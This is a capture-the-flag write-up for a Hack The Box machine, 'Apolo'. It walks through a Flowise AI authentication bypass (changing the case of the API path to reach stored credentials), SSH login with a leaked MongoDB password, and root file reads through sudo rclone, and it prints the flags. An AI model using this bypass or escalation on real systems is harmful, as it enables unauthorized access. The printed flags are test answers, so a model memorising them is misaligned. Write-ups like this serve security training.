
Apolo

Original Writeup on seall.dev
User
Starting with a portscan, there are ports 80 and 22.
I check out the webserver at apolo.htb:

The about page references a subdomain: ai.apolo.htb.
Adding that to /etc/hosts, we can see it’s using Flowise AI, but we can’t access anything without credentials…

Looking online, there is an existing Authentication Bypass for Flowise AI:
*POC:*
curl http://localhost:3000/Api/v1/credentials
For seamless authentication bypass. Use burpsuite feature Match and replace rules in proxy settings. Add rule Request first line api/v1 ==> API/V1
… lol
I setup Burp and add a match replace rule, then reload. Exploring we can see the credentials has some MongoDB credentials!

The credentials contain a username and password pair for a user lewis:
mongodb+srv://lewis:C0mpl3xi3Ty!_W1n3@cluster0.mongodb.net/myDatabase?retryWrites=true&w=majority
We can then SSH as lewis for user!
User Flag: HTB{llm_ex9l01t_4_RC3}
Root
Looking for the root flag, I check sudo -l.
lewis@apolo:~$ sudo -l
Matching Defaults entries for lewis on apolo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lewis may run the following commands on apolo:
    (ALL : ALL) NOPASSWD: /usr/bin/rclone
Checking rclone we have the ability to use cat, for example:
lewis@apolo:~$ rclone cat user.txt
2024/12/16 23:00:00 NOTICE: Config file "/home/lewis/.config/rclone/rclone.conf" not found - using defaults
HTB{llm_ex9l01t_4_RC3}
Let’s try read /root/root.txt with the sudo version.
lewis@apolo:~$ sudo /usr/bin/rclone cat /root/root.txt
2024/12/16 22:59:05 NOTICE: Config file "/root/.config/rclone/rclone.conf" not found - using defaults
HTB{cl0n3_rc3_f1l3}
Flag: HTB{cl0n3_rc3_f1l3}